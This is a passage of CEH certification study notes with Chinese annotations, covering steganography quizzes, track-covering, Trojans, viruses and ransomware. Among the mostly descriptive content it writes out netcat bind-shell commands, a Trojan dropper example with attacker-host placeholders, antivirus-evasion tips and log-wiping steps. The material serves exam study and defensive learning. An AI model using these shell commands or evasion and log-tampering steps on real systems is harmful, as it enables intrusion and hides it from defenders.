1. Stealth Rootkit Technique
2. ADS Streams Technique
3. Snow Hiding Technique
4. **Image Steganography Technique**

Q3) Which Steganography technique uses Whitespace to hide secret messages?

1. **snow**
2. beetle
3. magnet
4. cat

Q4) Which of the following steganography utilities exploits the nature of white space and allows the user to conceal information in these white spaces?

1. Image Hide
2. **Snow**
3. Gif-It-Up
4. NiceText

Q5) You work for Acme Corporation as Sales Manager. The company has tight network security restrictions. You are trying to steal data from the company's Sales database (Sales.xls) and transfer them to your home computer. Your company filters and monitors traffic that leaves from the internal network to the Internet. How will you achieve this without raising suspicion?

1. Encrypt the Sales.xls using PGP and e-mail it to your personal gmail account
2. Package the Sales.xls using Trojan wrappers and telnet them back your home computer
3. **You can conceal the Sales.xls database in another file like photo.jpg or other files and send it out in an innocent looking email or file transfer using Steganography techniques**
4. Change the extension of Sales.xls to sales.txt and upload them as attachment to your hotmail account

Q6) In which step Steganography fits in CEH System Hacking Cycle (SHC)

1. Step 2: Crack the password

2. Step 1: Enumerate users
3. Step 3: Escalate privileges
4. Step 4: Execute applications
5. **Step 5: Hide files**
6. Step 6: Cover your tracks

Q7) ___ is found in all versions of NTFS and is described as the ability to fork file data into existing files without affecting their functionality, size, or display to traditional file browsing utilities like dir or Windows Explorer

1. **Alternate Data Streams**
2. Merge Streams
3. Steganography
4. NetBIOS vulnerability

Q8) Ricardo wants to send secret messages to a competitor company. To secure these messages, he uses a technique of hiding a secret message within an ordinary message, the technique provides 'security through obscurity'. What technique is Ricardo using?

1. RSA algorithm
2. **Steganography**
3. Encryption
4. Public-key cryptography

Q9) What is the process of hiding text within an image called?

1. **Steganography**
2. Encryption
3. Spyware
4. Keystroke logging

Q10) What are two methods used to hide files? (Choose all that apply.)

1. **NTFS file streaming**
2. **Attrib command**
3. **Steganography**??? 這也是吧
4. Encrypted File System

Q11) To hide information inside a picture, what technology is used?

1. Rootkits
2. Bitmapping
3. **Steganography**
4. Image Rendering

A11) Steganography is the right answer and can be used to hide information in pictures, music, or videos.

Q12) What encryption process uses one piece of information as a carrier for another?

1. **Steganography**
2. Hashing
3. MDA
4. Cryptointelligence

A12) Steganography is used to conceal information inside of other information, thus making it difficult to detect.

5.5 Covering Tracks

Covering Tracks

- Once intruders have successfully **gained administrator access on a system**, they will try to cover the tracks to avoid their detection.
- Attacker uses following techniques to cover tracks on the target system:
 - **Disable auditing**
 - **Clearing logs**
 - **Manipulating logs**

Disabling Auditing: Auditpol

- Intruders will **disable auditing** immediately after gaining administrator privileges.
- At the end of their stay, the intruders will just turn on auditing again using **auditpol.exe**.

Clearing Logs

- Attacker uses **clearlogs.exe** utility to clear the security, system, and application logs.
- If the system is exploited with Metasploit, attacker uses **meterpreter shell** to wipe out all the logs from a Windows system.

Manually Clearing Event Logs

- **Windows:**
 - Navigate to **Start > Control Panel > System and Security > Administrative Tools >** double click Event Viewer.
 - Delete the all the log entries logged while compromising of the system.
- **Linux:**
 - Navigates to **/var/log** directory on the Linux system.
 - Open plain text file containing log messages with text editor **/var/log/messages**
 - Delete the all the log entries logged while compromising of the system.

Ways to Clear Online Tracks

- Remove **Most Recently Used (MRU)**, delete cookies, clear cache, turn off AutoComplete, clear Toolbar data from the browsers.
- **Privacy Settings in Windows 8.1:**
 - Click on the **Start** button, choose **Control Panel > Appearance and Personalization > Taskbar and Start Menu**.
 - Click the **Start Menu** tab, and then, under Privacy, clear the **Store and display recently opened items in the Start menu and the taskbar** check box.
- **From the Registry in Windows 8.1:**
 - `HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer` and then remove the key for "Recent Docs"
 - Delete all the values except "(Default)"

Covering Tracks Tools

- **CCleaner:**
 - CCleaner is system optimization and cleaning tool.
 - It cleans traces of temporary files, log files, registry files, memory dumps, and also your **online activities** such as your Internet history.
- **MRU-Blaster:**
 - MRU-Blaster is an application for Windows that allows you to **clean the most recently used lists** stored on your computer.
 - It allows you to clean out your **temporary Internet files and cookies**.

5.6 Penetration Testing

Password Cracking

- Convince people to reveal the confidential information.
- Load the dictionary file into the cracking application that runs against user accounts.
- Run a program that tries every combination of characters until the password is broken.
- Record every keystroke that an user types using keyloggers.
- Secretly gather person or organization personal information using spyware.
- With the help of a Trojan, get access to the stored passwords in the Trojaned computer.
- Inject a compromised hash into a local session and use the hash to validate to network resources.
- Run packet sniffer tools on the LAN to access and record the raw network traffic that may include passwords sent to remote systems.
- Acquires access to the communication channels between victim and server to extract the information.
- Use a Sniffer to capture packets and authentication tokens. After extracting relevant info, place back the tokens on the network to gain access.
- Recover password-protected files using the unused processing power of machines across the network to decrypt password.

Privilege Escalation

- Use privilege escalation tools such as Active@ Password Changer, Offline NT Password & Registry Editor, Windows Password Reset Kit, Windows Password Recovery Tool, ElcomSoft System Recovery, Trinity Rescue Kit, Windows Password Recovery Bootdisk, etc.

Executing Applications

- Use keyloggers such as All In One Keylogger, Ultimate Keylogger, Advanced Keylogger, etc.
- Use spywares such as Spytech SpyAgent, SoftActivity TS Monitor, Spy Voice Recorder, Mobile Spy, SPYPhone, etc.

Hiding Files

- Try to install rootkit in the target system to **maintain hidden access**.
- Perform Integrity Based Detection, Signature Based Detection, Cross View Based Detection, and Heuristic Detection techniques to **detect rootkits**.
- Use **anti-rootkits** such as Stinger, UnHackMe, Virus Removal Tool, Rootkit Buster, etc. to detect rootkits.
- Use NTFS Alternate Data Stream (ADS) to **inject malicious code** on a breached system and execute them without being detected by the user.
- Use **NTFS stream detectors** such as StreamArmor, ADS Spy, Streams, etc. to detect NTFS-ADS stream.
- Use steganography techniques to **hide secret message** within an ordinary message and extract it at the destination to maintain confidentiality of data.
- Use **steganography detection tools** such as Gragoye Investigator Forensic Pro, Xstegsecret, Stego Suite, Stegdetct, etc. to perform steganalysis.

Covering Tracks

- Remove **web activity tracks** such as MRU, cookies, cache, temporary files and history.
- Disable auditing using tool such as **Auditpol**.
- Tamper log files such as event log files, server log files and proxy log files by **log poisoning or log flooding**.
- Use **track covering tools** such as CCleaner, MRU-Blaster, Wipe, Tracks Eraser Pro, Clear My History, etc.

Module Summary

- Attackers use a variety of means to penetrate systems, such as:
 - Uses password cracking techniques to gain unauthorized access to the vulnerable system.
 - Creates a list (dictionary) of all possible passwords from the information collected through social engineering and perform dictionary, brute force, and rule-based attack on the victim's machine to crack the passwords.
 - Performs privilege escalation attack which takes advantage of design flaws, programming errors, bugs, and configuration oversights in the OS and software application to gain administrative access to the network and its associated applications.
 - Executes malicious programs remotely in the victim's machine to gather information.
 - Uses keystroke loggers and spywares to gather confidential information about victim such as email ID, passwords, banking details, chat room activity, IRC, instant messages, etc.
 - Uses rootkits to hide their presence as well as malicious activities, which grant them full access to the server or host at that time and also in future.
 - Uses steganography techniques to hide messages such as list of the compromised servers, source code for the hacking tool, communication and coordination channel, plans for future attacks, etc.
- Once intruders have successfully gained administrator access on a system, they will try to cover the tracks to avoid their detection.

Chapter 06. Malware Threats

6.1 Introduction to Malware

Introduction to **Malware** (重要)

- Malware is a malicious software that **damages or disables computer systems** and **gives limited or full control** of the systems to the malware creator for the purpose of theft or fraud.
- **Examples of Malware:**
 - Trojan Horse
 - Backdoor
 - Rootkit
 - Ransomware
 - Adware
 - Virus
 - Worms
 - Spyware
 - Botnet
 - Crypter

Different **Ways a Malware can Get into a System**

- Instant Messenger applications
- IRC (Internet Relay Chat)
- Removable devices
- Attachments
- Legitimate "shrink-wrapped" software packaged by a disgruntled employee
- Browser and email software bugs
- NetBIOS (FileSharing)
- Fake programs
- Untrusted sites and freeware software
- Downloading files, games, and screensavers from Internet sites

Common Techniques Attackers Use to Distribute Malware on the Web

- **Blackhat Search Engine Optimization (SEO):** Ranking malware pages highly in search results.
- **Malvertising:** Embedding malware in ad-networks that display across hundreds of legitimate, high-traffic sites.
- **Compromised Legitimate Websites:** Hosting embedded malware that spreads to unsuspecting visitors.
- **Social Engineered Click-jacking:** Tricking users into clicking on innocent-looking webpages.
- **Spearphishing Sites:** Mimicking legitimate institutions is an attempt to steal login credentials.
- **Drive-by Downloads:** Exploiting flaws in browser software to install malware just by visiting a web page.

6.2 Trojan Concepts

Financial Loss Due to Trojans

What is a Trojan?

- It is a program in which the **malicious or harmful code** is contained inside apparently harmless programming or data in such a way that it can get control and cause damage, such as ruining the file allocation table on your hard disk.
- Trojans get activated upon **users' certain predefined actions**.
- Indications of a Trojan attack include **abnormal system and network activities** such as disabling of antivirus, redirection to unknown pages, etc.
- Trojans **create a covert communication channel** between victim computer and attacker for transferring sensitive data.

Comparison between Overt Channel and Covert Channel

Overt Channel	Covert Channel
A legitimate communication path within a computer system, or network, for the transfer of data	A channel that transfers information within a computer system, or network, in a way that violates the security policy
An overt channel can be exploited to create a covert channel by using components of the overt channels that are idle	An example of covert channel is the communication between a Trojan and its command and control center

How Hackers Use Trojans

- Delete or replace **operating system's critical files**.
- Generate **fake traffic** to create DOS attacks.
- Record **screenshots, audio, and video** of victim's PC.
- Use victim's PC for **spamming and blasting email messages**.
- Download **spyware, adware**, and malicious files.
- Disable **firewalls and antivirus**.
- Create **backdoors** to gain remote access.
- Infect victim's PC as a **proxy server** for replaying attacks.
- Use victim's PC as a **botnet** to perform DDoS attacks.

- Steal information such as **passwords**, **security codes**, credit card information using keyloggers.

Common Ports used by Trojans

Port	Trojan	Port	Trojan	Port	Trojan	Port	Trojan
2	Death	1492	FTP99CMP	5569	Robo-Hack	21544	GirlFriend 1.0, Beta-1.35
20	Senna Spy	1600	Shivka-Burka	6670-71	DeepThroat	22222	Prosiak
21	Blade Runner, Doly Trojan, Fore, Invisible FTP, WebEx, WinCrash	1807	SpySender	6969	GateCrasher, Priority	23456	Evil FTP, Ugly FTP
22	Shaft	1981	Shockrave	7000	Remote Grab	26274	Delta
23	Tiny Telnet Server	1999	BackDoor 1.00-1.03	7300-08	NetMonitor	30100-02	NetSphere 1.27a
25	Antigen, Email Password Sender, Terminator, WinPC, WinSpy,	2001	Trojan Cow	7789	ICKiller	31337-38	Back Orifice, DeepBO
31	Hackers Paradise	2023	Ripper	8787	BackOfrice 2000	31339	NetSpy DK
80	Executor	2115	Bugs	9872-9875	Portal of Doom	31666	BOWhack
421	TCP Wrappers Trojan	2140	The Invasor	9989	iNi-Killer	33333	Prosiak
456	Hackers Paradise	2155	Illusion Mailer, Nirvana	10607	Coma 1.0.9	34324	BigGluck, TN
555	Ini-Killer, Phase Zero, Stealth Spy	3129	Masters Paradise	11000	Senna Spy	40412	The Spy
666	Satanz Backdoor	3150	The Invasor	11223	Progenic trojan	40421-26	Masters Paradise
1001	Silencer, WebEx	4092	WinCrash			47262	Delta
1011	Doly Trojan	4567	File Nail 1	12223	Hack'99 KeyLogger	50505	Sockets de Troie
1095-98	RAT	4590	ICQTrojan	12345-46	GabanBus, NetBus	50766	Fore
1170	Psyber Stream Server, Voice	5000	Bubbel	12361, 12362	Whack-a-mole	53001	Remote Windows Shutdown
1234	Ultors Trojan	5001	Sockets de Troie	16969	Priority	54321	SchoolBus .69-1.11
1243	SubSeven 1.0 – 1.8	5321	Firehotcker	20001	Millennium	61466	Telecommando
1245	VooDoo Doll	5400-02	Blade Runner	20034	NetBus 2.0, Beta-NetBus 2.01	65000	Devil

How to Infect Systems Using a Trojan (重要)

- Create a new Trojan packet using a **Trojan Horse Construction Kit**.
- Create a **dropper**, which is a part in a trojanized packet that installs the **malicious code** on the target system.
 - Example of a Dropper:**
 - Installation path: `c:\windows\system32\svchosts.exe`
 - Autostart: `HKLM\Software\Mic...\run\Iexplorer.exe`
 - Malicious code:**
 - Client address:** client.attacker.com
 - Dropzone:** dropzone.attacker.com
 - A genuine application:**
 - File name:** chess.exe
 - Wrapper data:** Executable file
- Create a wrapper using **wrapper tools** to install Trojan on the victim's computer.
 - petite.exe, Graffiti.exe, EliteWrap
 - bind the Trojan executable to legitimate files

4. Propagate the Trojan.

email

5. Execute the dropper.

- disguise -> trusted file (executable file)
- extracts the **malware components hidden** in it and executes them
- serve as a decoy to **focus attention away** from **malicious activities**

6. Execute the damage routine.

damage routine -> delivers payloads

- wrapper (binder): 不同執行檔打包成一個

Wrappers (重要)

- A wrapper **binds a Trojan executable** with an innocent looking .EXE application such as games or office applications.
 - genuine-looking .EXE application
- The two programs are **wrapped together** into a single file.
- When the user runs the wrapped EXE, it first installs the **Trojan in the background** and then runs the wrapping application in the foreground.
- Attackers might send a **birthday greeting** that will install a Trojan as the user watches, for example, a birthday cake dancing across the screen.

Wrappers are a type of "**glueware**" used to bind other software components together.

Dark Horse Trojan Virus Maker

Trojan Horse Construction Kit

- **Construct Trojan:** Trojan Horse construction kits help attackers to **construct Trojan** horses of their choice.
- **Trojan Execution:** The tools in these kits can be dangerous and can **backfire** if not executed properly.
- **Trojan Horse Construction Kits:**
 - Trojan Horse Construction Kit
 - Progenic Mail Trojan Construction Kit - PMT
 - Pandora's Box

Crypters

- Crypter is a software which is used by hackers to **hide viruses, keyloggers** or **tools** in any kind of file so that they do not easily get detected by antiviruses.
 - AIO UFD Crypter
 - Hidden Sight Crypter
 - Galaxy Crypter
 - Criogenic Crypter
 - Heaven Crypter
 - SwayzCryptor

加密器：改變病毒的特徵

How Attackers Deploy a Trojan

- Major Trojan Attack Paths:
 - User clicks on the **malicious link**
 - User opens **malicious email attachments**

Exploit Kit

- An exploit kit or crimeware toolkit is a platform to **deliver exploits and payloads** such as Trojans, spywares, backdoors, bots, buffer overflow scripts, etc. on the target system.

Exploit Kits

- Infinity
- Phoenix Exploit Kit
- Blackhole Exploit Kit
- Bleedinglife
- Crimepack

Evading Anti-Virus Techniques

- Break the Trojan file into **multiple pieces** and zip them as **single file**.
- **ALWAYS** write your own Trojan, and embed it into an application.
- **Change Trojan's syntax:**

- Convert an EXE to VB script
- Change .EXE extension to .DOC.EXE, .PPT.EXE or .PDF.EXE (Windows hide "known extensions", by default, so it shows up only .DOC, .PPT and .PDF)
- Change the content of the Trojan using **hex editor** and also change the **checksum** and encrypt the file.
- Never use Trojans downloaded from the **web** (antivirus can detect these easily)

Types of Trojans

- VNC Trojan
- HTTP Trojan
- HTTPS Trojan
- ICMP Trojan
- FTP Trojan
- Data Hiding Trojan
- Destructive Trojan
- Botnet Trojan
- Proxy Server Trojan
- Remote Access Trojan
- Defacement Trojan
- E-banking Trojan
- Covert Channel Trojan
- Notification Trojan
- Mobiclie Trojan
- Command Shell Trojan


Command Shell Trojans

- Command shell Trojan gives **remote control of a command shell on a victim's machine**.
- Trojan server is installed on the victim's machine, which **opens a port for attacker** to connect. The client is **installed on the attacker's machine**, which is used to launch a command shell on the victim's machine.

- nc: Raw Socket Tool
- C:> `nc <ip> <port>`
- Bind Shell: (外至內無法繞過NAT)
 - C:> `nc -L -p <port> -t -e cmd.exe`
 - Windows: `nc -dlp8008 -ecmd.exe`
 - Linux: `nc -dlp8008 -e/bin/sh`
- Reverse Shell: (受害者從內往外連)
 - `nc -nvlp8008`

Defacement Trojans

- Resource editors allow to view, edit, extract, and replace **strings, bitmaps, logos** and icons from any Windows program.
- It allows you to view and edit almost any aspect of a **compiled Windows program**, from the menus to the dialog boxes to the icons and beyond.
- They apply **User-styled Custom Application (UCA)** to deface Windows application.
- Example of **calc.exe** Defaced is shown here.



Defacement Trojans: Restorator

Botnet Trojans

- Botnet Trojans infect a large number of computers across a large geographical area to **create a network of bots** that is controlled through a Command and Control (C&C) center.

- Botnet is used to **launch various attacks** on a victim including denial-of-service attacks, spamming, click fraud, and the theft of financial information.

Malware Domain List (MDL): <https://www.malwaredomainlist.com/>


Tor-based Botnet Torjans: **ChewBacca**

- ChewBacca Trojan has **stolen data on 49,000 payment cards from 45 retailers in 11 countries** over a two month span.

Botnet Trojans: **Skynet** and **CyberGate**

Proxy Server Trojans

- **Proxy Trojan:** Trojan Proxy is usually a standalone application that allows remote attackers to use the **victim's computer** as a proxy to connect to the Internet.
- **Hidden Server:** Proxy server Trojan, when infected, starts a **hidden proxy server** on the victim's computer.
- **Infection:** Thousands of **machines on the Internet** are infected with proxy servers using this technique.
- **Process:**



Proxy Server Trojan: **W3bPrOxy Tr0j4nCr34t0r** (Funny Name)

- W3bPrOxy Tr0j4n is a proxy server Trojan which support multi connection from many **clients and report IP and ports** to mail of the Trojan owner.

FTP Trojans

- FTP Trojans install an **FTP server** on the victim's machine, which opens **FTP ports**.

- An attacker can then connect to the **victim's machine** using FTP port to download any files that exist on the victim's computer.

VNC Trojans

- VNC Trojans starts a **VNC Server daemon** in the infected system (victim).
- Attacker connects to the victim using any **VNC viewer**.
- Since VNC program is considered a utility, this Trojan will be difficult to **detect** using anti-viruses.

VNC Trojan: Hesperbot

- Hesperbot is a banking Trojan which features common functionalities, such as **keystroke logging, creation of screenshots and video capture**, and setting up a remote proxy.
- It **creates a hidden VNC server** to which the attacker can remotely connect.
- As VNC does not log the user off like RDP, the attacker can connect to the **unsuspecting victim's computer** while they are working.

HTTP/HTTPS Trojans

- **Bypass Firewall**: HTTP Trojans can bypass any firewall and **work in the reverse way** of a straight HTTP tunnel.
- **Spawn a Child Program**: They are executed on the internal host and **spawn a child at a predetermined time**.
- **Access the Internet**: The child program **appears to be a user to the firewall** so it is allowed to access the Internet.

HTTP Trojan: HTTP RAT

access or control the victim's machine.

ICMP Trojan: icmpsend

Remote Access Trojans

- This Trojan works like a **remote desktop access**.
- Hacker gains complete **GUI access** to the remote system.
- Optix Pro, MoSucker, BlackHole RAT, SSH - R.A.T., njRAT, Xtreme RAT, SpyGate - RAT, Punisher RAT, DarkComet RAT, Pandora RAT, HellSpy RAT, ProRAT, Theef, Hell Raiser, Atelier Web Remote Commander

Covert Channel Trojan: CCTT

- Covert Channel Tunneling Tool (CCTT) Trojan presents various exploitation techniques, creating **arbitrary data transfer channels** in the data streams authorized by a network access control system.
- It enables attackers to get an **external server shell** from within the internal network and vice-versa.
- It sets a **TCP/UDP/HTTP CONNECT|POST channel** allowing TCP data streams (SSH, SMTP, POP, etc...) between an external server and a box from within the internal network.

E-banking Trojans

- e-banking Trojans intercept a **victim's account information** before it is encrypted and sends it to the attacker's Trojan command and control center.
- It steals **victim's data** such as credit card related card no., CVV2, billing details, etc. and transmits it to remote hackers using email, FTP, IRC, or other methods.

Working of E-banking Trojans

- **TAN Grabber:**
 - Trojan intercepts valid **Transaction Authentication Number** (TAN) entered by a user.
 - It replaces the TAN with a **random number** that will be rejected by the bank.
 - Attacker can misuse the intercepted TAN with the **user's login details**.
- **HTML Injection:**
 - Trojan creates **fake form fields** on e-banking pages.

- Additional fields **elicit extra information** such as card number and date of birth.
- Attacker can use this information to impersonate and **compromise victim's account**.
- **Form Grabber:**
 - Trojan analyses **POST requests and response** to victim's browser.
 - It compromises the **scramble pad authentication**.
 - Trojan intercepts **scramble pad input** as user enters Customer Number and Personal Access Code.

E-banking Trojan: **ZeuS, SpyEye, Citadel Builder and Ice IX**

- The main objective of ZeuS and SpyEye Trojans is to **steal bank and credit card account information**, ftp data, and other sensitive information from infected computers via web browsers and protected storage.
- SpyEye can automatically and quickly **initiate an online transaction**.

Destructive Trojans: **M4sT3r Trojan**

- This Trojan formats all **local and network drives**.
- M4sT3r is a dangerous and **destructive type** of Trojan.
- The user will not be able to **boot** the Operating System.
- When executed, this Trojan destroys the **operating system**.

Notification Trojans

- Notification Trojan sends the location of the **victim's IP address** to the attacker.
- Whenever the victim's computer connects to the Internet, the attacker receives the **notification**.

Data Hiding Trojans (Encrypted Trojans)

- Encryption Trojan encrypts data files in victim's system and renders information unusable.
- Attackers demand a ransom or force victims to make purchases from their online drug stores in return for the password to unlock files.

6.3 Virus and Worm Concepts

Introduction to Viruses


- A virus is a **self-replicating program** that produces its own copy by attaching itself to another program, computer boot sector or document.
- Viruses are generally transmitted through **file downloads, infected disk/flash drives** and as **email attachments**.
- **Virus Characteristics:**
 - Infects other program
 - Transforms itself
 - Encrypts itself
 - Alters data
 - Corrupts files and programs
 - Self-replication

Stages of Virus Life

1. **Design:** Developing virus code using programming languages or construction kits.
2. **Replication:** Virus replicates for a period of time within the target system and then spreads itself.
3. **Launch:** It gets activated with the user performing certain actions such as running an infected program.
4. **Detection:** A virus is identified as threat infecting target systems.
5. **Incorporation:** Antivirus software developers assimilate defenses against the virus.
6. **Elimination:** Users install antivirus updates and eliminate the virus threats.


Working of Viruses: Infection Phase and Attack Phase

- **Infection Phase:**
 - In the infection phase, the virus **replicates itself** and attaches to an .exe file in the system.



- **Attack Phase:**

- Viruses are programmed with **trigger events** to activate and corrupt systems.
- Some viruses infect each time they are **run** and others infect only when a certain predefined condition is met such as **user's specific task**, a day, time, or a particular event.



Why Do People Create Computer Viruses

- Inflict damage to competitors
- Financial benefits
- Research projects
- Play prank
- Vandalism
- Cyber terrorism
- Distribute political messages

Indications of Virus Attack

- **Abnormal Activities:** If the system acts in an unprecedented manner, you can suspect a virus attack.
 - Processes take more resources and time

- Computer beeps with no display
- Drive label changes
- Unable to load Operating system
- Anti-virus alerts
- Browser window "freezes"
- Hard drive is accessed often
- Files and folders are missing
- Computer freezes frequently or encounters error
- Computer slows down when programs start
- **False Positives:** However, not all glitches can be attributed to virus attacks.

How does a Computer Get Infected by Viruses

- When a user accepts files and **downloads without checking** properly for the source.
- Opening **infected e-mail attachments**.
- Installing **pirated software**.
- Not updating and not installing new versions of **plug-ins**.
- Not running the latest **anti-virus application**.

Virus Hoaxes and Fake Antiviruses

- Hoaxes are **false alarms** claiming reports about a **non-existing virus** which may contain virus attachments.
- Warning messages propagating that a certain **email message** should not be viewed and doing so will damage one's system.
- Attackers **disguise malwares as an antivirus** and trick users to install them in their systems.
- Once installed these fake antiviruses can **damage target systems** similar to other malwares.

| scareware (偽防毒軟體，製造假中毒跡象)

Q1) You receive an e-mail with the following text message.

"Microsoft and HP today warned all customers that a new, highly dangerous virus has been discovered which will erase all your files at midnight. If there's a file called hidserv.exe on your computer, you have been infected and your computer is now running a hidden server that allows hackers to access your computer. Delete the file immediately. Please also pass this message to all your friends and colleagues as soon as possible."

You launch your antivirus software and scan the suspicious looking file hidserv.exe located in c:\windows directory and the AV comes out clean meaning the file is not infected. You view the file signature and confirm that it is a legitimate Windows system file "Human Interface Device Service". What category of virus is this?

1. **Virus hoax**
2. Spooky Virus
3. Stealth Virus
4. Polymorphic Virus

Ransomware

- Ransomware is a type of a malware which **restricts access to the computer system's files and folders** and **demands an online ransom payment** to the malware creator(s) in order to remove the restrictions.
- **Ransomware Family:**
 - Cryptorbot Ransomware
 - CryptoLocker Ransomware
 - CryptoDefense Ransomware
 - CryptoWall Ransomware
 - Police-themed Ransomware

勒索軟體

Q1) It is a kind of malware (malicious software) that criminals install on your computer so they can lock it from a remote location. This malware generates a pop-up windows, webpage, or email warning from what looks like an official authority. It explains your computer has been locked because of possible illegal activities and demands payment before you can access your files and programs again. Which term best matches this definition?

1. Spyware
2. Adware
3. **Ransomware**
4. Riskware


Riskware (風險軟體): 是一種合法軟體，但本身存在嚴重安全性問題，會被惡意軟體利用來對電腦造成傷害。

Types of Viruses

- System or Boot Sector Viruses
- File and Multipartite Viruses
- Macro Viruses
- Cluster Viruses
- Stealth/Tunneling Viruses
- Encryption Viruses
- Metamorphic Viruses
- File Overwriting or Cavity Viruses
- Spare Infector Viruses
